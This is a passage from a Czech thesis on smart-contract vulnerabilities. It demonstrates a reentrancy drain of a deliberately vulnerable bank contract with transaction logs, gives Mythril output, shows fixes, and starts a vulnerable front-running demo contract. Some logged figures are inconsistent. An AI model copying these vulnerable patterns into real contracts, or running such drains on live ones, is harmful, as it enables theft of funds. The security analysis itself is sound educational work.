Všechny tyto vkladové transakce proběhly úspěšně, což bylo ověřeno z jejich záznamů v uvedených tabulkách (Tabulka 9, Tabulka 10 a Tabulka 11). Po dokončení těchto vkladů činil celkový zůstatek Etheru v kontraktu VulnerableBank 10 ETH. Tento počáteční stav banky před zahájením útoku je vizuálně zachycen na obrázku (Obrázek 20).

Obrázek (Obrázek 20) jednoznačně ukazuje, že zranitelný kontrakt banky drží očekávaných 10 Etheru, což představuje dostatečný 'cíl' pro nadcházející útok.

Po přípravné fázi byl proved samotný Reentrancy útoku. Útok byl zahájen voláním funkce `attack()` na útočném kontraktu Attacker, které bylo provedeno z účtu útočníka. S touto transakcí byla poslána hodnota 10 ETH (jak je patrné z pole 'value' v detailu transakce). Detail této transakce iniciující útok je zobrazen v Tabulce 12.



Obrázek 20: Celkový zůstatek v kontraktu VulnerableBank po počátečních vkladech

(zdroj: vlastní)

[vm]	from: 0x617...5E7f2 to: Attacker.attack() 0xb195f00cEc59a1185EC073aDE846a283f28e2fa8 value: 10000000000000000000 wei (10 ETH) data: 0x9e5...faafc logs: 0 hash: 0x5f...c06df
status	0x1 Transaction mined and execution succeed
transaction hash	0x5912f86c9b9bdab1acfe8d87db158a2b7e3a5d5441242d73d920baeb064f
block hash	0x172e9fb5807609a88467a74b17dee7924a3a4b3e68554605389
block number	7
from	0x6172f2f2f107b0d5590179092c16bc91d4657c2f

to	Attacker.attack() 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
gas	193964 gas
transaction cost	162466 gas
execution cost	127700 gas
input	0x9e5...faafc
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	1000000000000000000 wei (10 ETH)
poznámka	Zahájení útoku skrze funkci attack() útočného kontraktu. Odesláno 10 ETH, transakce úspěšná – pravděpodobně první krok v reentrancy útoku.

Tabulka 12: Transakce – Attacker.attack() s hodnotou 10 ETH

(zdroj: vlastní)

V rámci funkce attack() došlo nejprve k vložení 1 ETH z poslané hodnoty do zranitelného bankovního kontraktu voláním „bank.deposit{value: 1 ether}()“. Tím bylo zajištěno, že útočník má v bance počáteční zůstatek 1 ETH, který bude následně zneužit. Bezprostředně po vkladu bylo provedeno klíčové volání bank.withdraw().

Klíčovým mechanismem útoku, který se spustil při provádění této funkce withdraw() v kontraktu VulnerableBank, je rekurzivní chování. Když zranitelná banka odešle Ether útočníkovi pomocí „msg.sender.call{value: amount}()“, je spuštěna funkce receive() útočného kontraktu Attacker. Tato receive() funkce obsahuje podmínku (zda je v bance stále dostatek Etheru) a provede rekurzivní volání bank.withdraw().

Toto zpětné volání nastává dříve, než původní spuštění funkce withdraw() v bankovním kontraktu stihne dokončit svou operaci, konkrétně nastavení zůstatku útočníka na nulu (balances[msg.sender] = 0;). Tímto je umožněno, že útočník opakovaně využívá svůj nezměněný zůstatek k dalším výběrům, dokud není bankovní kontrakt téměř prázdný, nebo dokud není splněna omezující podmínka v jeho receive() funkci.

Pro lepší představu je níže uveden výpis z konzole. Okamžité výsledky útoku jsou zřetelně viditelné při kontrole zůstatků obou kontraktů po provedení útočné transakce.

Výpis z konzole

```
[vm] from: 0x617...5E7f2 to: Attacker.attack() 0xd8b...33fa8 value: 10000000000000000000
wei data: 0x9e5...faafc logs: 0 hash: 0x05f...c06df

console.log:

EtherBank balance: 11000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 10000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 9000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 8000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 7000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 6000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 5000000000000000000

Attacker balance: 10000000000000000000

reentering...

EtherBank balance: 4000000000000000000

Attacker balance: 10000000000000000000


reentering...

EtherBank balance: 3000000000000000000
```

```
Attacker balance: 10000000000000000000
reentering...
EtherBank balance: 20000000000000000000
Attacker balance: 10000000000000000000
reentering...
EtherBank balance: 10000000000000000000
Attacker balance: 10000000000000000000
victim account drained
```

Jak je patrné z obrázku (Obrázek 21), zůstatek v zranitelném bankovním kontraktu (VulnerableBank) klesl na 0 ETH. Naopak, zůstatek útočného kontraktu (Attacker) vzrostl na přibližně 10 ETH (přesná částka se může mírně lišit kvůli nákladům na gas spojeným s útočnou transakcí).

Tento výsledek efektivně představuje veškeré Ethery, které byly původně uloženy v bankovním kontraktu (celkem 10 ETH). Vizuální výsledek názorně ukazuje, že útočník, který původně do banky vložil pouze 1 ETH, dokázal díky zneužití Reentrancy zranitelnosti odčerpat veškeré prostředky, které banka v tu chvíli držela.



Obrázek 21: Výsledek Reentrancy útoku

(zdroj: vlastní)

Závěr k simulacím zranitelností

Simulace provedená v prostředí Remix IDE s využitím zranitelného bankovního kontraktu a speciálně vytvořeného útočného kontraktu prokázala, jak Reentrancy zranitelnost funguje v praxi. Bylo ukázáno, že provádění externího volání (call) před aktualizací stavu kontraktu vytváří kritické časové okno, které může být zneužito škodlivým kontraktem k opakovanému volání zranitelné funkce a odčerpání prostředků. Pokus s ukradenými 10 ETH místo legitimního výběru 1 ETH slouží jako jasná demonstrace dopadu této závažné

zranitelnosti a podtrhuje nutnost důsledného dodržování bezpečných vývojových vzorů, jako je Checks-Effects-Interactions pattern, při práci s externími voláními zahrnujícími převody hodnot.

6.2.2 Analýza zranitelnosti před mitigací

Po provedení simulační ukázky, která názorně demonstrovala zneužitelnost zranitelnosti typu Reentrancy, následovala analýza zdrojového kódu zranitelného kontraktu VulnerableBank. K tomuto účelu byl použit nástroj pro statickou analýzu Mythril. Analýza byla provedena nad zdrojovým kódem (Ukázka kódu 7).

Po spuštění analýzy nástrojem Mythril byl obdržen následující výstup, který signalizuje přítomnost bezpečnostních rizik.

Výstup z Mythril

```
→ contracts myth analyze ReentrancyVulnerableBank.sol
```

```
==== External Call To User-Supplied Address ====
```

```
SWC ID: 107
```

```
Severity: Low
```

```
Contract: VulnerableBank
```

```
Function name: withdraw()
```

```
PC address: 422
```

```
Estimated Gas Usage: 7249 - 62193
```

```
A call to a user-supplied address is executed.
```

```
An external message call to an address specified by the caller is executed. Note that the callee account might contain arbitrary code and could re-enter any function within this contract. Reentering the contract in an intermediate state may lead to unexpected behaviour. Make sure that no state modifications are executed after this call and/or reentrancy guards are in place.
```

```
-----
```

```
In file: ReentrancyVulnerableBank.sol:34
```

```
msg.sender.call{value: amount}("")
```

```
-----
```

```
Initial State:
```

```
Account: [CREATOR], balance: 0x0, nonce:0, storage:{}
```

```

Account: [ATTACKER], balance: 0x40000, nonce:0, storage:{}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: deposit(), txdata: 0xd0e30db0, value: 0x1

Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0

==== Transaction Order Dependence ====

SWC ID: 114

Severity: Medium

Contract: VulnerableBank

Function name: withdraw()

PC address: 422

Estimated Gas Usage: 7249 - 62193

The value of the call is dependent on balance or storage write

This can lead to race conditions. An attacker may be able to run a transaction after
our transaction which can change the value of the call

-----

In file: ReentrancyVulnerableBank.sol:34

msg.sender.call{value: amount}("")

-----

Initial State

Account: [CREATOR], balance: 0x0, nonce:0, storage:{}

Account: [ATTACKER], balance: 0x1000000800000000, nonce:0, storage:{}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: deposit(), txdata: 0xd0e30db0, value: 0x1

Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0

==== State access after external call ====

SWC ID: 107

Severity: Medium

Contract: VulnerableBank

Function name: withdraw()

```

```
PC address: 610
```

```
Estimated Gas Usage: 7249 - 62193
```

```
Write to persistent state following external call
```

```
The contract account state is accessed after an external call to a user defined address. To prevent reentrancy issues, consider accessing the state only before the call, especially if the callee is untrusted. Alternatively, a reentrancy lock can be used to prevent untrusted callees from re-entering the contract in an intermediate state.
```

```
-----
```

```
In file: ReentrancyVulnerableBank.sol:40
```

```
balances[msg.sender] = 0
```

```
-----
```

```
Initial State:
```

```
Account: [CREATOR], balance: 0x0, nonce:0, storage:{}
```

```
Account: [ATTACKER], balance: 0x40000000040000, nonce:0, storage:{}
```

```
Transaction Sequence:
```

```
Caller: [CREATOR], calldata: , decoded_data: , value: 0x0
```

```
Caller: [ATTACKER], function: deposit(), txdata: 0xd0e30db0, value: 0x1
```

```
Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0
```

Analýza nástrojem Mythril identifikovala několik potenciálních problémů, přičemž dva z nich přímo souvisejí se zranitelností Reentrancy (SWC ID 107) a jeden upozorňuje na závislost na pořadí transakcí (SWC ID 114), která může být v kontextu reentrancy útoku zneužita.

První nález s SWC ID 107 s označením "External Call To User-Supplied Address" (Externí volání na uživatelem zadanou adresu) a nízkou závažností byl zaznamenán na řádku 34 v souboru ReentrancyVulnerableBank.sol, kde dochází k volání `msg.sender.call{value: amount}("")`. Mythril zde upozorňuje na skutečnost, že je prováděno externí volání na adresu (`msg.sender`), kterou může ovládat volající (útočník). Nástroj správně konstatuje, že cílový účet může obsahovat libovolný kód (v našem případě `receive()` funkci útočného kontraktu) a může znovu vstoupit do volajícího kontraktu, což může vést k neočekávanému chování, pokud stav kontraktu není plně aktualizován před voláním. Ačkoliv Mythril tomuto nálezu přiřadil nízkou závažnost, je to klíčový indikátor potenciálního problému.

Druhý relevantní nález, rovněž s SWC ID 107, s názvem "State access after external call" (Přístup ke stavu po externím volání) a střední závažností ukazuje na řádek 40 v souboru ReentrancyVulnerableBank.sol, kde dochází k aktualizaci stavové proměnné (`balances[msg.sender] = 0`). Tento nález je kriticky důležitý, protože přímo signalizuje nesprávné pořadí operací. Mythril explicitně uvádí, že je přistupováno ke stavu kontraktu (provádí se zápis) po externím volání na uživatelem definovanou adresu. Nástroj správně navrhuje pro prevenci Reentrancy problémů zvažovat přístup ke stavu pouze před externím voláním (pattern Checks-Effects-Interactions) nebo použít reentrancy zámek.

Mythril také identifikoval problém Transaction Order Dependence (SWC ID 114) se střední závažností na stejném řádku (34) s externím voláním. Tento nález upozorňuje na riziko, že hodnota volání závisí na zůstatku nebo zápisu do úložiště, což může vést k tzv. "race conditions". Útočník může být schopen spustit transakci v kritickém okamžiku (například v rámci reentrantního volání), která změní hodnoty (např. zůstatek), na kterých následné operace závisí. Ačkoliv je to odlišné SWC ID, tento nález podtrhuje obecné riziko timingových problémů spojených s nesprávnou manipulací se stavem kontraktu kolem externích volání, které jsou jádrem Reentrancy útoku.

Z výstupu nástroje Mythril je zřejmé, že zranitelný kontrakt VulnerableBank trpí zásadní slabinou spojenou s externími voláními a manipulací se stavem. Dva nálezy SWC ID 107 jasně identifikovaly zranitelné místo (řádek 34) a chybné pořadí operací (řádek 40), které umožňuje rekursivní volání před aktualizací zůstatku. Název souboru v rámci výstupu Mythrilu (ReentrancyVulnerableBank.sol) odpovídá analyzovanému kódu. Nástroj také poskytuje ukázkové transakční sekvence, které ilustrují, jak může dojít ke zneužití.

Na základě této analýzy bylo potvrzeno, že zranitelná verze kontraktu obsahuje zranitelnosti, které byly úspěšně demonstrovány v předchozí simulační části a byly automaticky detekovány statickou analýzou.

6.2.3 Implementace bezpečnostního opatření (Mitigace)

Po identifikaci a demonstraci Reentrancy zranitelnosti v kontraktu VulnerableBank bylo přistoupeno k implementaci bezpečnostního opatření, které tuto kritickou slabinu odstraní. Cílem bylo modifikovat kód funkce `withdraw()` tak, aby neumožňoval opakované volání útočným kontraktem v průběhu zpracování výběru.

Jednou z hlavních metod mitigace Reentrancy zranitelnosti je dodržování tzv. vzoru Checks-Effects-Interactions (Kontroly – Změny stavu – Externí interakce). Tento vzor předepisuje, že v rámci funkce mají být operace prováděny v následujícím pořadí:

- **Checks (Kontroly):** Nejprve se provedou veškeré kontroly a ověření předpokladů funkce (např. zda volající má dostatečný zůstatek, zda vstupní parametry splňují požadavky atd.).
- **Effects (Změny stavu):** Následně dojde ke všem změnám stavových proměnných kontraktu, které odrážejí výsledek operace (např. snížení zůstatku uživatele, aktualizace jiných interních čítačů nebo mapování).
- **Interactions (Externí interakce):** Teprve nakonec jsou prováděny externí volání na jiné kontrakty nebo adresy (např. odeslání Etheru volajícímu, volání funkce jiného kontraktu).

Dodržování tohoto vzoru zabraňuje Reentrancy zneužití, protože stav kontraktu (např. zůstatek uživatele) je aktualizován před provedením externího volání. Pokud útočný kontrakt obdrží Ether a pokusí se okamžitě zpětně zavolat původní funkci (Reentrancy), kontroly v této rekursivní instanci najdou již aktualizovaný stav (např. nulový zůstatek útočníka) a volání selže nebo nebude mít požadovaný škodlivý účinek.

V kontraktu `VulnerableBank` bylo identifikováno chybné pořadí v rámci funkce `withdraw()`, kde bylo prováděno externí volání (`msg.sender.call{value: amount}("")`) před aktualizací stavu (`balances[msg.sender] = 0;`). Pro mitigaci bylo tedy nezbytné změnit pořadí těchto dvou operací.

Níže je uvedena ukázka kódu (Ukázka kódu 9) zabezpečené verze kontraktu `VulnerableBank`, kde byl aplikován vzor Checks-Effects-Interactions ve funkci `withdraw()`.

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title SecureBank_ChecksEffectsInteractions
 * @dev Zabezpečená verze bankovního kontraktu proti Reentrancy
 * použitím vzoru Checks-Effects-Interactions.
 * Funkce withdraw() nejprve aktualizuje stav a teprve potom posílá Ether.
```

```
*/  
  
contract SecureBank_ChecksEffectsInteractions {  
    // Mapuje adresu uživatele na jeho zůstatek (v Etheru).  
    mapping(address => uint) public balances;  
  
    /**  
     * @dev Umožňuje uživateli vložit Ether do banky.  
     * Tato funkce je bezpečná vůči Reentrancy, protože nezahrnuje externí volání.  
     */  
  
    function deposit() external payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    /**  
     * @dev Bezpečná funkce pro výběr s použitím vzoru Checks-Effects-Interactions.  
     * Zůstatek uživatele je snížen PŘED odesláním Etheru, čímž se brání Reentrancy  
     útoku.  
     */  
  
    function withdraw() external {  
        // Checks: Kontrola zůstatku - Zjištění výše zůstatku uživatele.  
        uint amount = balances[msg.sender];  
  
        // Checks: Ověření, že je co vybírat.  
        require(amount > 0, "Nothing to withdraw");  
  
        // Effects: Aktualizace stavu (snížení zůstatku) - TATO OPERACE JE PŘESUNUTA  
        PŘED EXTERNÍ INTERAKCI.  
  
        // Zůstatek uživatele je vynulován PŘEDTÍM, než je mu Ether poslán.  
        balances[msg.sender] = 0; // <-- Tato řádka je nyní před voláním  
        msg.sender.call  
  
        // Interactions: Externí volání (odeslání Etheru).  
        // Ačkoliv se stále používá flexibilní metoda `call`,  
        // díky tomu, že zůstatek útočníka byl již nastaven na nulu,  
        // reentrantní volání funkce withdraw() z útočného kontraktu
```

```
// najde nulový zůstatek a buď selže na require(amount > 0),
// nebo vybere 0 a nebude mít škodlivý efekt.
(bool success, ) = msg.sender.call{value: amount}("");

// Kontrola, zda externí volání bylo úspěšné. Stále důležité pro správnost.
require(success, "Transfer failed");

// Poznámka: Ve složitějších případech nebo pro dodatečnou jistotu
// by bylo možné zvážit použití metod `transfer`/`send` s omezeným gasem,
// nebo přidání reentrancy guardu i při tomto patternu.

// Vzor Checks-Effects-Interactions je však základní a v mnoha případech
dostatečnou obranou.
}

/**
 * @dev Pomocná funkce pro zjištění aktuálního zůstatku Etheru drženého tímto
kontraktem.
 */
function getBalance() public view returns (uint) {
    return address(this).balance;
}
}
```

Ukázka kódů 9: Mitigace Reentrancy pomocí vzoru Checks-Effects-Interactions

(zdroj: vlastní)

V upraveném kódu funkce `withdraw()` byla provedena klíčová změna. Řádek „`balances[msg.sender] = 0;`“ byl přesunut tak, aby byl proveden před voláním „`msg.sender.call{value: amount}("")`“. Tím je zajištěno, že v okamžiku, kdy bankovní kontrakt odešle Ether a potenciálně spustí kód na adrese příjemce (útočníka), vnitřní záznam o zůstatku tohoto uživatele již bude roven nule. Pokud se útočný kontrakt pokusí během své `receive()` funkce znovu zavolat `withdraw()`, nová instance volání načte aktuální (nulový) zůstatek útočníka a selže na podmínce `require(amount > 0, "Nothing to withdraw")`, čímž je zabráněno rekurzivnímu odčerpávání prostředků.

Kromě vzoru Checks-Effects-Interactions existuje i alternativní nebo doplňková metoda mitigace, kterou představuje tzv. Reentrancy Guard (zámek proti znovuvstoupení).

Tento přístup spočívá v použití modifikátoru (modifier) na funkci, která provádí externí volání. Modifikátor během provádění funkce nastaví příznak (zámek) a na konci funkce jej zruší. Pokud dojde k pokusu o rekurzivní volání této funkce (např. z fallbacku externího kontraktu), modifikátor detekuje aktivní zámek a způsobí selhání (revert) volání dříve, než se zranitelná část kódu stihne provést.

Často je využívána implementace Reentrancy Guardu z knihovny OpenZeppelin. Níže je ukázán příklad, jak by se mohla použít v našem kontraktu.

Kód s implementací Reentrancy Guardu z knihovny OpenZeppelin

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

// Je nutné importovat knihovnu ReentrancyGuard z OpenZeppelin contracts
import "@openzeppelin/contracts/security/ReentrancyGuard.sol";

/**
 * @title SecureBank_ReentrancyGuard
 * @dev Zabezpečená verze bankovního kontraktu proti Reentrancy
 * použitím modifikátoru nonReentrant z knihovny OpenZeppelin.
 * Kontrakt dědí od ReentrancyGuard.
 */

contract SecureBank_ReentrancyGuard is ReentrancyGuard { // <-- Dědí od ReentrancyGuard

    // Mapuje adresu uživatele na jeho zůstatek (v Etheru).
    mapping(address => uint) public balances;

    /**
     * @dev Umožňuje uživateli vložit Ether do banky.
     */

    function deposit() external payable {
        balances[msg.sender] += msg.value;
    }

    /**
     * @dev Bezpečná funkce pro výběr s použitím Reentrancy Guardu.
```

```
* Modifikátor nonReentrant zabrání rekurzivnímu volání.
*/

function withdraw() external nonReentrant { // <-- Přidán modifikátor nonReentrant

    // Checks: Kontrola zůstatku

    uint amount = balances[msg.sender];

    require(amount > 0, "Nothing to withdraw");

    // Interactions: Externí volání (odeslání Etheru).
    // Pořadí oproti Checks-Effects-Interactions je zde "špatné"
    // (interakce před změnou stavu níže),
    // ale Reentrancy Guard tomu brání.

    (bool success, ) = msg.sender.call{value: amount}("");
    require(success, "Transfer failed");

    // Effects: Aktualizace stavu (snížení zůstatku).
    // Toto přichází po volání, ale Guard zajistil, že re-entry nebylo možné
    // během provádění této funkce.

    balances[msg.sender] = 0;
}

/**
 * @dev Pomocná funkce pro zjištění aktuálního zůstatku Etheru drženého tímto
kontraktem.
 */

function getBalance() public view returns (uint) {
    return address(this).balance;
}
}
```

Ukázka kódů 10: Mitigace Reentrancy pomocí Reentrancy Guard (OpenZeppelin)

(zdroj: vlastní)

V této variantě kontraktu je přidán import knihovny ReentrancyGuard.sol a kontrakt dědí od ReentrancyGuard. Následně byl na funkci withdraw() aplikován modifikátor nonReentrant.

Tento modifikátor zajistí, že dokud probíhá provádění funkce `withdraw()` (mezi jejím vstupem a výstupem), žádné další volání na tuto konkrétní funkci ze stejného kontraktu nebude povoleno a bude revertováno. Ačkoliv tato implementace `withdraw()` nedodržuje čistě pattern Checks-Effects-Interactions (změna stavu je stále po volání), je efektivně chráněna proti Reentrancy právě díky tomuto zámku.

V praxi je doporučeno primárně spoléhat se na vzor Checks-Effects-Interactions, protože řeší kořen problému (nesprávné pořadí operací). Použití Reentrancy Guardu lze vnímat jako doplňkovou vrstvu ochrany ("belt and suspenders") nebo jako řešení v situacích, kdy čisté dodržení Checks-Effects-Interactions není snadné (i když takové situace často signalizují hlubší designový problém).

Implementací vzoru Checks-Effects-Interactions byla odstraněna Reentrancy zranitelnost v kontraktu `VulnerableBank`, čímž bylo zajištěno, že útočník nemůže zneužít opakované volání k odčerpání prostředků.

6.2.4 Analýza po mitigaci

Po implementaci bezpečnostního opatření spočívajícího v aplikaci vzoru Checks-Effects-Interactions na funkci `withdraw()` v kontraktu `VulnerableBank` (čímž vznikl kontrakt `SecureBank`), bylo nezbytné provést novou analýzu kódu. Cílem bylo ověřit, zda provedená úprava účinně odstranila Reentrancy zranitelnost, která byla demonstrována simulací a potvrzena analýzou zranitelné verze.

Analýza byla provedena opětovně nástrojem Mythril na kódu zabezpečeného kontraktu `SecureBank` (v souboru `ReentrancySecureBank.sol`, jak je patrné z výstupu nástroje). Analyzovaný kód (Ukázka kódu 9) po mitigaci, která obsahuje upravený kontrakt `SecureBank_ChecksEffectsInteractions` využívající bezpečnostní vzor Checks-Effects-Interactions. Po spuštění analýzy Mythrilu na tomto kódu byl obdržen následující výstup.

Výstup z Mythrilu (po mitigaci CEI)

```
→ contracts myth analyze ReentrancySecureBank.sol

==== External Call To User-Supplied Address ====

SWC ID: 107

Severity: Low

Contract: SecureBank_ChecksEffectsInteractions
```

Function name: withdraw()

PC address: 490

Estimated Gas Usage: 7249 - 62193

A call to a user-supplied address is executed.

An external message call to an address specified by the caller is executed. Note that the callee account might contain arbitrary code and could re-enter any function within this contract. Reentering the contract in an intermediate state may lead to unexpected behaviour. Make sure that no state modifications are executed after this call and/or reentrancy guards are in place.

In file: ReentrancySecureBank.sol:42

msg.sender.call{value: amount}("")

Initial State:

Account: [CREATOR], balance: 0x0, nonce:0, storage: {}

Account: [ATTACKER], balance: 0x4000, nonce:0, storage: {}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: deposit(), txdata: 0xd0e30db0, value: 0x1

Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0

==== Transaction Order Dependence ====

SWC ID: 114

Severity: Medium

Contract: SecureBank_ChecksEffectsInteractions

Function name: withdraw()

PC address: 490

Estimated Gas Usage: 7249 - 62193

The value of the call is dependent on balance or storage write

This can lead to race conditions. An attacker may be able to run a transaction after our transaction which can change the value of the call

In file: ReentrancySecureBank.sol:42

```
msg.sender.call{value: amount}("")
```

Initial State:

Account: [CREATOR], balance: 0x0, nonce:0, storage:{}

Account: [ATTACKER], balance: 0x2000000000000000, nonce:0, storage:{}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: deposit(), txdata: 0xd0e30db0, value: 0x1

Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0

Z analýzy zabezpečené verze kontraktu SecureBank nástrojem Mythril bylo získáno potvrzení o účinnosti provedené mitigace, ačkoliv nástroj stále hlásí určitá varování.

Nejdůležitějším zjištěním je absence nálezu "State access after external call" (rovněž SWC ID 107), který Mythril hlásil ve zranitelné verzi kontraktu. Tento konkrétní nález přímo identifikoval situaci, kdy dochází k přístupu ke stavu po externím volání – což je přesně jádro Reentrancy zranitelnosti umožňující opakované výběry. Skutečnost, že tento nález v analyzovaném výstupu chybí, je hlavním potvrzením toho, že kritická slabina byla úspěšně odstraněna aplikací vzoru Checks-Effects-Interactions. Pořadí operací bylo změněno tak, že aktualizace zůstatku probíhá před externím voláním, čímž je eliminováno časové okno pro zneužití hlavního vektoru útoku.

Mythril nicméně nadále upozorňuje na dva typy problémů, které jsou patrné ve výstupu: "External Call To User-Supplied Address" (SWC ID 107, nízká závažnost) a "Transaction Order Dependence" (SWC ID 114, střední závažnost). Oba tyto nálezy odkazují na řádek s voláním `msg.sender.call{value: amount}("")`. Je důležité zdůraznit, že nález "External Call To User-Supplied Address" bude obecně vždy signalizován nástroji pro statickou analýzu, kdykoliv je použita nízkourovňová funkce jako `call` na adresu, která pochází z externího vstupu (`msg.sender`). Toto není přímý důkaz existence Reentrancy zranitelnosti ve smyslu odčerpání prostředků v tomto konkrétním případě (protože stav je již aktualizován), ale spíše obecné upozornění na potenciální riziko spojené s předáním kontroly externí adrese. Je to jako varovná značka, která říká: "Pozor, tady opouštíte svůj kontrakt a dáváte slovo někomu jinému, ujistěte se, že jste si všechno v pořádku zařídili, NEŽ to

uděláte." V tomto opraveném kontraktu jsem si "všechno v pořádku zařídil" tím, že jsem vynuloval zůstatek před voláním.

Nález "Transaction Order Dependence" (SWC ID 114) upozorňuje na obecnější třídu rizik, kde výsledek transakce může záviset na přesném pořadí, ve kterém jsou transakce zpracovány na blockchainu. V tomto případě nástroj vidí, že hodnota posílaná voláním (amount) byla načtena ze stavové proměnné (balances), která by mohla být teoreticky změněna jinou, nezávislou transakcí, která by byla zahrnuta do bloku těsně před provedením externího volání. Ačkoliv je tento nález relevantní pro obecnou robustnost kontraktu, není přímým indikátorem Reentrancy zranitelnosti v jejím klasickém smyslu (opakované volání v rámci té samé transakce před aktualizací stavu).

Transakční sekvence uvedené v novém výstupu Mythrilu ilustrují scénáře spojené s obecnými externími voláními nebo závislostí na pořadí transakcí, ale již neukazují cestu, kde by se zůstatek útočníka nacházel v nenulovém stavu po úspěšném reentrantním volání iniciovaném z externího převodu. Nástroj již nedokáže najít konkrétní sekvenci volání, která by vedla k úspěšnému odčerpání prostředků skrze reentrantní volání z fallback funkce po prvním odeslání Etheru.

Účinnost provedené mitigace byla ověřena i praktickým testováním v Remix IDE, kde byla simulována útočná transakce pomocí kontraktu Attacker. Výsledek testu potvrdil správnost implementace vzoru Checks-Effects-Interactions, transakce `attack()` byla revertována s chybovou hláškou „Transfer failed“, což znamená, že transakce nebyla úspěšně provedena. Tento výsledek jednoznačně dokazuje, že reentrancy zranitelnost již nelze zneužít, protože stav kontraktu je aktualizován dříve, než dojde k externímu volání. Podrobnosti o transakci jsou uvedeny v Tabulce 13.

6.3 Front-running útok

V této kapitole je analyzována a demonstrována zranitelnost smart kontraktů typu Front-Running. Tento druh útoku využívá vlastností blockchainových sítí, kde všechny transakce před svým zařazením do bloku čekají ve veřejně přístupném tzv. mempoolu. Útočník má tak možnost sledovat pending transakce a na základě veřejně dostupných údajů vytvořit vlastní transakci, kterou odešle s vyšším poplatkem za gas price, aby byla těžařem upřednostněna a zařazena do bloku před původní transakcí.

Výsledkem úspěšného Front-running útoku může být neoprávněné získání aktiv nebo privilegovaného postavení v systému bez nutnosti vynaložení přiměřeného úsilí či investice.

6.3.1 Simulace a demonstrace zranitelností

Pro simulaci zranitelnosti typu Front-Running byl vytvořen jednoduchý smart kontrakt FrontRunningDemo. Tento kontrakt slouží jako demonstrační příklad mechanismu, kde může dojít k předbíhání transakcí na blockchainu. Kontrakt umožňuje uživatelům přispívat Etherem do společného fondu (reward) voláním funkce contribute(), přičemž jejich příspěvky jsou evidovány v mapování balances.

Následně umožňuje libovolnému přispěvateli tento celý fond vybrat voláním funkce claimReward(). Zranitelnost Front-Running v tomto kontraktu spočívá v implementaci funkce claimReward(). Tato funkce vyplatí celou aktuální výši fondu odměny (reward) volajícímu, nastaví tohoto volajícího jako vítěze (winner) a vynuluje fond odměny (reward = 0). Logika neověřuje žádné další podmínky (např. poměr příspěvku volajícího) a přiznává celou odměnu prvnímu, jehož transakce volající claimReward() je zpracována a zařazena do bloku po naplnění fondu, bez ohledu na to, kdo přispěl kolik. Informace o výši fondu odměny je veřejně viditelná ve stavu kontraktu.

Použitý kód pro simulaci zranitelnosti Front-Running

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title FrontRunningDemo
 * @dev Demonstrační kontrakt zranitelný vůči Front-Runningu.
 * Kdokoli, kdo přispěl, může vybrat celou odměnu, první vyhrává.
```

```
*/  
  
contract FrontRunningDemo {  
    address public winner;  
  
    uint public reward; // Celkový fond odměny  
  
    mapping(address => uint) public balances; // Zůstatky jednotlivých přispěvatelů  
  
    /**  
    * @dev Umožňuje přispět Etherem do fondu odměny.  
    * @param msg.value Množství Etheru k přispění (musí být > 0).  
    */  
  
    function contribute() external payable {  
        require(msg.value > 0, "Must send ETH");  
  
        balances[msg.sender] += msg.value; // Zaznamená příspěvek uživatele  
        reward += msg.value; // Přidá hodnotu k celkové odměně  
    }  
  
    /**  
    * @dev Umožňuje přispěvateli vybrat celou odměnu.  
    * Tato funkce je zranitelná vůči Front-Runningu - první volající získá vše.  
    */  
  
    function claimReward() external {  
        // Kontrola, že volající přispěl (stačí jakákoli částka > 0).  
        require(balances[msg.sender] > 0, "You did not contribute");  
  
        // Získání aktuální výše odměny.  
        uint amount = reward;  
  
        // Vynulování odměny PŘED odesláním - částečná aplikace "Effects" pro  
zamezení Reentrancy,  
  
